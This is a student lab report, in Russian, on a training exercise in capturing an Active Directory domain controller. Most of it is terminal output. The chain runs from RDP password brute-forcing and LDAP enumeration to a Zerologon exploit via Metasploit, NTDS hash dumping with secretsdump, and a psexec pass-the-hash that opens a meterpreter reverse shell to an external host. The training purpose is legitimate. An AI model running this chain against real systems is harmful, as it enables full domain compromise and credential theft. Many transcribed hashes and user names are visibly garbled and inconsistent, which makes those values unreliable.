[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "000000" - 23 of 16344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "michelle" - 24 of 16344400 [child 2] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "trigger" - 25 of 16344400 [child 1] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "sunshine" - 26 of 16344400 [child 3] (0/0)
...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "chocolate" - 27 of 16344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "password1" - 28 of 16344400 [child 2] (0/0)
...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "friends" - 31 of 16344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "butterfly" - 32 of 16344400 [child 1] (0/0)
...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "soccer" - 29 of 16344400 [child 1] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "anthony" - 30 of 16344400 [child 2] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
...
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "jordan" - 35 of 16344400 [child 0] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "liverpool" - 36 of 16344400 [child 1] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
...
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "justin" - 37 of 16344400 [child 2] (0/0)
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "loveme" - 38 of 16344400 [child 3] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
...
[ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "fuckyou" - 39 of 16344400 [child 0] (0/0)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 [ATTEMPT] target 10.10.10.20 - login "manager1@ampire.corp" - pass "123123" - 40 of 16344400 [child 1] (0/0)
```

Рис. 2.12: Подбор пароля




Рис. 2.13: Подбор пароля

Так как флаг находится в описании одного из доменных пользователей, то для получения флага не обязательно получать сессию с контроллером домена. Вывести информацию о всех доменных пользователях можно с помощью команды proxychains ldapsearch -H ldap://10.10.10.20 -D "manager1@ampire.corp" -W -b "dc=ampire,dc=corp" (рис. 2.14).

Рис. 2.14: Использование команды ldapsearch

Данные учетной записи получены при атаке перебором. В результатах найти параметр `description`(рис. 2.15).

```
File Actions Edit View Help
reduser1@kali: ~ x reduser1@kali: ~ x reduser1@kali: ~ x

servicePrincipalName: TERMSRV/AMpire-Office.ampire.corp
servicePrincipalName: RestrictedKrbHost/AMPIRE-OFFICE
servicePrincipalName: HOST/AMPIRE-OFFICE
servicePrincipalName: RestrictedKrbHost/AMpire-Office.ampire.corp
servicePrincipalName: HOST/AMpire-Office.ampire.corp
objectCategory: CN=Computer,CN=Schema,CN=Configuration,DC=ampire,DC=corp
isCriticalSystemObject: FALSE
dsCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133074412990556297
msDS-SupportedEncryptionTypes: 28

# Flag, Users, ampire.corp
dn: CN=Flag,CN=Users,DC=ampire,DC=corp
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Flag
description: 02984
givenName: Flag
distinguishedName: CN=Flag,CN=Users,DC=ampire,DC=corp
instanceType: 4
whenCreated: 2023020105611.0Z
whenChanged: 202302011806122319.0Z
displayName: Flag
uSNCreated: 1220812
uSNChanged: 1306982
name: Flag
objectGUID:: 8w1q519P0EaAkJCbUQ0Eg=
userAccountControl: 512
badpwdCount: 0
codePage: 0
countryCode: 0
badPwdCountTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 134227297160093566
primaryGroupID: 513
objectSid:: AQAIAAAAUAUAAAUIwqFeE10qhGUcLS7sh0AAA=
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: Flag
sAMAccountType: 805306368
userPrincipalName: Flag@ampire.corp

x Find:
```

Рис. 2.15: Получение флага

2.2.2 Zerologon CVE 2020-1472

Дополнительный возможный вектор атаки на контроллер домена заключается в эксплуатации уязвимости Zerologon (<https://nvd.nist.gov/vuln/detail/cve-2020-1472>). Для проверки подверженности узла данной уязвимости можно использовать утилиту crackmapexec. В результате выполнения команды proxychains crackmapexec smb 10.10.10.20 -M zerologon можно узнать NetBIOS name атакуемой машины, в данном случае – это AD(рис. 2.16).

```
[reduser1@kali: ~] proxychains crackmapexec smb 10.10.10.20 -M zerologon
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[*] First time use detected
[*] Creating home directory structure
[*] creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing WINRQ protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Creating certificate
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
SMB 10.10.10.20 445 AD [*] Windows Server 2016 Standard 14393 x64 (name:AD) (domain:ampire.corp) (signing:True) (SMBv1:True)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49686 ... OK
```

Рис. 2.16: Проверка машины контроллера домена

Для эксплуатации данной уязвимости можно использовать модуль metasploit auxiliary/admin/dcerpc/cve_2020_1472_zerologon. В результате работы данного модуля будет сброшен пароль от системной учетной записи администратора контроллера домена – search auxiliary/admin/dcerpc/cve_2020_1472_zerologon(рис. 2.17).

```

msf6 auxiliary(server/socks_proxy) > search auxiliary/admin/dcerpc/cve_2020_1472_zerologon
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- auxiliary/admin/dcerpc/cve_2020_1472_zerologon          normal  Yes   Netlogon Weak Cryptographic Authentication

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/dcerpc/cve_2020_1472_zerologon

msf6 auxiliary(server/socks_proxy) > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set rhosts 10.10.10.20
rhosts => 10.10.10.20
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set nbname AD
nbname => AD
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.20

[*] 10.10.10.20: - Connecting to the netpipe mapper service ...
[*] 10.10.10.20:49667 - Binding to 12345678-1234-abcd-e00-01234567cffb:1.0@nacn_ip_tcp:10.10.10.20[49667] ...
[*] 10.10.10.20:49667 - Bound to 12345678-1234-abcd-e00-01234567cffb:1.0@nacn_ip_tcp:10.10.10.20[49667] ...
[*] 10.10.10.20:49667 - Successfully authenticated
[*] 10.10.10.20:49667 - Successfully set the machine account (A0$) password to: aad3b435b51404eeaaad3b435b51404ee:31d0cfed0d16ae931b73c59d7e0c089c (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) >

```

Рис. 2.17: Запуск модуля

Далее для получения дампа хешей учетных записей контроллера домена можно воспользоваться командой, что необходимо выполнить в другом окне терминала(рис. 2.18).

```

File Actions Edit View Help
reduser1@kali: ~ x reduser1@kali: ~ x reduser1@kali: ~ x
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
proxychains: can't load process 'impacket-secretdump'. (hint: it's probably a typo): No such file or directory
(impacket@kali) [-]
  proxychains impacket-secretdump "AD$10.10.10.20" -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Impacket v0.12.0.dev1+20230803.144057.e209239 - Copyright 2023 Fortra

[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid\rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict Chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
amplire.Corporation\Administrator:500:aad3b435b51404eeaaad3b435b51404ee:10210a9cb2fcfa16c5dd263255bf6f:::
Guest:501:aad3b435b51404eeaaad3b435b51404ee:310ecfe010aae931073c59d7e0c089c:::
krbtgt:502:aad3b435b51404eeaaad3b435b51404ee:0a04d643315712d7005dd7530e20e77:::
DefaultAccount:503:aad3b435b51404eeaaad3b435b51404ee:31d0cfed0d16ae931b73c59d7e0c089c:::
amplire.corp.SM_16321e6704a12b2811132:aad3b435b51404eeaaad3b435b51404ee:31d0cfef0d16ae931b73c59d7e0c089c:::
amplire.corp.SM_30b02d6b58784ee08:1126:aad3b435b51404eeaaad3b435b51404ee:31d0cfef0d16ae931b73c59d7e0c089c:::
amplire.corp.SM_680401a0710742339:1127:aad3b435b51404eeaaad3b435b51404ee:31d0cfef0d16ae931b73c59d7e0c089c:::
amplire.corp.SM_34e8a16fe9a4c4f818:1128:aad3b435b51404eeaaad3b435b51404ee:31d0cfef0d16ae931b73c59d7e0c089c:::
amplire.corp.SM_dd755eced908438c:1129:aad3b435b51404eeaaad3b435b51404ee:31d0cfef0d16ae931b73c59d7e0c089c:::
amplire.corp.SM_5735399dc747018b:1131:aad3b435b51404eeaaad3b435b51404ee:31d0cfef0d16ae931b73c59d7e0c089c:::
amplire.corp.SM_e0211e7c85d0403:1132:aad3b435b51404eeaaad3b435b51404ee:31d0cfef0d16ae931b73c59d7e0c089c:::
amplire.corp.SM_ccd5060f6e104999:1133:aad3b435b51404eeaaad3b435b51404ee:31d0cfef0d16ae931b73c59d7e0c089c:::
amplire.corp.HealthMailbox08af1b:1135:aad3b435b51404eeaaad3b435b51404ee:31d0cfef0d16ae931b73c59d7e0c089c:::
amplire.corp.HealthMailbox084e8a7:1136:aad3b435b51404eeaaad3b435b51404ee:0ef5335e35b4294eca3a9e9d93bb66de:::
amplire.corp.HealthMailbox5bb0be:1137:aad3b435b51404eeaaad3b435b51404ee:c3117b52df1f18872f16155e652134673:::
amplire.corp.HealthMailbox0821916:1139:aad3b435b51404eeaaad3b435b51404ee:012895f5a059137304876c0fcba12:::
amplire.corp.HealthMailboxff9e9a:1140:aad3b435b51404eeaaad3b435b51404ee:b26e8760520bd5a58238416fc9599e:::
amplire.corp.HealthMailbox0ff9e5:1141:aad3b435b51404eeaaad3b435b51404ee:7e01c3140f2112f69e30345bccc843d:::
amplire.corp.HealthMailbox07f218:1142:aad3b435b51404eeaaad3b435b51404ee:c7f5001f44eb03efef24ab2d3d120f:::
amplire.corp.HealthMailbox07c108:1143:aad3b435b51404eeaaad3b435b51404ee:0efc4535e35b4294eca3a9e9d93bb66de:::
amplire.corp.HealthMailbox07c109:1144:aad3b435b51404eeaaad3b435b51404ee:7358740d74c416f0537335f70b93a7:::
amplire.corp.Manager:1145:aad3b435b51404eeaaad3b435b51404ee:41ac18d6270d508642ed6d105389ab:::
amplire.corp.hhr1:1147:aad3b435b51404eeaaad3b435b51404ee:c377ba5a4dd52a01bc404dhe49771ba:::
amplire.corp.dev1:1148:aad3b435b51404eeaaad3b435b51404ee:29686f9bc5b51245ba98436015dc009e:::

```

Рис. 2.18: Дамп хешей учетных записей

В результате будет получен дамп хеша пароля от аккаунта администратора, данный хеш можно применить для подключения с помощью модуля metasploit /windows/smb/psexec.

Для получения сессии с контроллером домена указать обязательные параметры модуля, для чего вернуться в окно терминала с открытой msfconsole

- use exploit/windows/smb/psexec(рис. 2.19).

```
msf6 auxiliary/admin/dcerpc/cve-2020-1472-zerologon > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit [windows/smb/psexec] > use smbuser Administrator
[-] No results from search
[-] Failed to load module: smbuser
msf6 exploit [windows/smb/psexec] > set smbuser Administrator
smbuser => Administrator
msf6 exploit [windows/smb/psexec] > set smbpass And3b5b31a04eeccad3b435b21a04ee:1b21da9cb62cfcaf16c5dd263255bf6f
[*] Set: smbpass = And3b5b31a04eeccad3b435b21a04ee:1b21da9cb62cfcaf16c5dd263255bf6f
msf6 exploit [windows/smb/psexec] > set rhosts 10.10.10.20
[*] Set: rhosts = 10.10.10.20
msf6 exploit [windows/smb/psexec] > set lhost 195.239.174.11
[*] Set: lhost = 195.239.174.11
msf6 exploit [windows/smb/psexec] > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445 as user 'Administrator' ...
[*] 10.10.10.20:445 - Selecting PowerShell target
[*] 10.10.10.20:445 - Executing the payload...
[*] 10.10.10.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (15688 bytes) to 195.239.174.1
[*] Meterpreter session 3 opened (195.239.174.11:4444 → 195.239.174.1:19362) at 2025-11-06 20:10:10 +0300

meterpreter > |
```

Рис. 2.19: Получение сессии с контроллером домена

В активной meterpreter-сессии можно перейти в shell-оболочку с помощью команды `shell`(рис. 2.20).

```
Administrator > shell
Process 3456 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

+-----+-----+-----+
| $4J0000-8GTOTKF9V7J | Administrator | DefaultAccount |
| dev1                | dev2          | Flag           |
| Guest               | HealthMailbox014aa15 | HealthMailbox16998d |
| HealthMailbox3d3b988 | HealthMailbox55bbbe | HealthMailbox7c3108b |
| HealthMailbox80dd4f1b | HealthMailbox9829ef5 | HealthMailbox811916 |
| HealthMailboxcff9eca | HealthMailboxe7af218 | HealthMailbox84ea87 |
| it0                 | it1            | it10          |
| it12                | it3            | it4           |
| it5                 | it6            | it7           |
| it8                 | it9            | krbtgt       |
+-----+-----+-----+
username        manager1      SM_512179b51e6704a14b28
SM_30b62db058f84e08 SM_34e8a16f9e294c4ff818 SM_512179b51e6704a14b28
SM_680401a701b742339 SM_c57a5f90bc2740f8b SM_crd5008f7ee0149f99
SM_dd745eced9d843cb SM_e0a21ea7c85d4a03a vip

The command completed with one or more errors.

C:\Windows\system32>
```

Рис. 2.20: Переход в shell-оболочку

С помощью команды `net user /domain` вывести список всех доменных пользователей(рис. 2.21), далее вывести полную информацию о пользователе «Flag». В результате будет получен флаг в поле описания пользователя(рис. 2.22).

```
C:\Windows\system32>net user /domain  
net user /domain  
  
User accounts for \\  
  
$41000-8GTOTKF9VJ7 Administrator DefaultAccount  
dev1 dev2 Flag  
Guest HealtMailbox01a1a3d HealtMailboxx21699d8  
HealtMailbox01d9988 HealtMailboxx58bb0c HealtMailboxx731800  
HealtMailbox01df0af HealtMailboxx9839ef5 HealtMailboxx0d11916  
HealtMailboxx9ffeca HealtMailboxx7a7218 HealtMailboxx7f84e897  
hri it1 it10  
it2 it3 it4  
its it6 it7  
it3 it9 krntgt  
manager manager SM_348a1fe94c46f818 SM_1631e6704a142b38  
SM_30862dbb58f4ea8e8 SM_c57a5f9b0c2740fb8 SM_521779b51f74d98b  
SM_680401ab71b742339 SM_c57a5f9b0c2740fb8 SM_ccd5060f6e0149f99  
SM_d745ececd908438cb SM_e6a21ea7c85d4043a vip  
The command completed with one or more errors.  
  
C:\Windows\system32>
```

Рис. 2.21: Список пользователей в домене



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is 'reduser1@kali: ~'. The user has run the command 'net user /domain Flag' which results in an error message: 'The option /DOMAIN is unknown.' Below this, the syntax for the NET USER command is displayed. The user then runs 'net user /domain Flag' again, providing detailed account information for the 'Flag' user. The account details include: User name: Flag, Full Name: Flag, Comment: 02984, User's Comment: , Country/region code: 000 (System Default), Account active: Yes, Account expires: Never, Password last set: 10/20/2023 1:56:11 PM, Password expires: 12/1/2023 1:56:11 PM, Password changeable: 10/21/2023 1:56:11 PM, Password required: Yes, User may change password: Yes, Workstations allowed: All, Logon script: , User profile: , Home directory: , Last logon: Never, Logon hours allowed: All, Local Group Memberships: , Global Group memberships: #Domain Users. The command completed successfully.

```
C:\Windows\system32>net user /domain Flag
net user /domain Flag
The option /DOMAIN is unknown.

The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
[username [password | *] /ADD [options] [/DOMAIN]
[username [/DELETE] [/DOMAIN]
[username [/TIMES:[times | ALL]]
[username [/ACTIVE: {YES | NO}]

More help is available by typing NET HELPMSG 3506.

C:\Windows\system32>net user /domain Flag
User name          Flag
Full Name          Flag
Comment           02984
User's Comment
Country/region code 000 (System Default)
Account active    Yes
Account expires   Never
Password last set 10/20/2023 1:56:11 PM
Password expires  12/1/2023 1:56:11 PM
Password changeable 10/21/2023 1:56:11 PM
Password required  Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon        Never
Logon hours allowed All
Local Group Memberships
Global Group memberships #Domain Users
The command completed successfully.

C:\Windows\system32>
```

Рис. 2.22: Получение флага

3 Вывод

В ходе выполнения данной лабораторной работы мы выполнили тренировку “Захват контроллера домена”. В процессе выполнения работы освоили практические навыки выявления, анализа и атаки уязвимостей в различных системах.

Список литературы

1. Программный комплекс обучения методам обнаружения, анализа и устранения последствий компьютерных атак «Ampire» «ЗАХВАТ КОНТРОЛЛЕРА ДОМЕНА» [Электронный ресурс].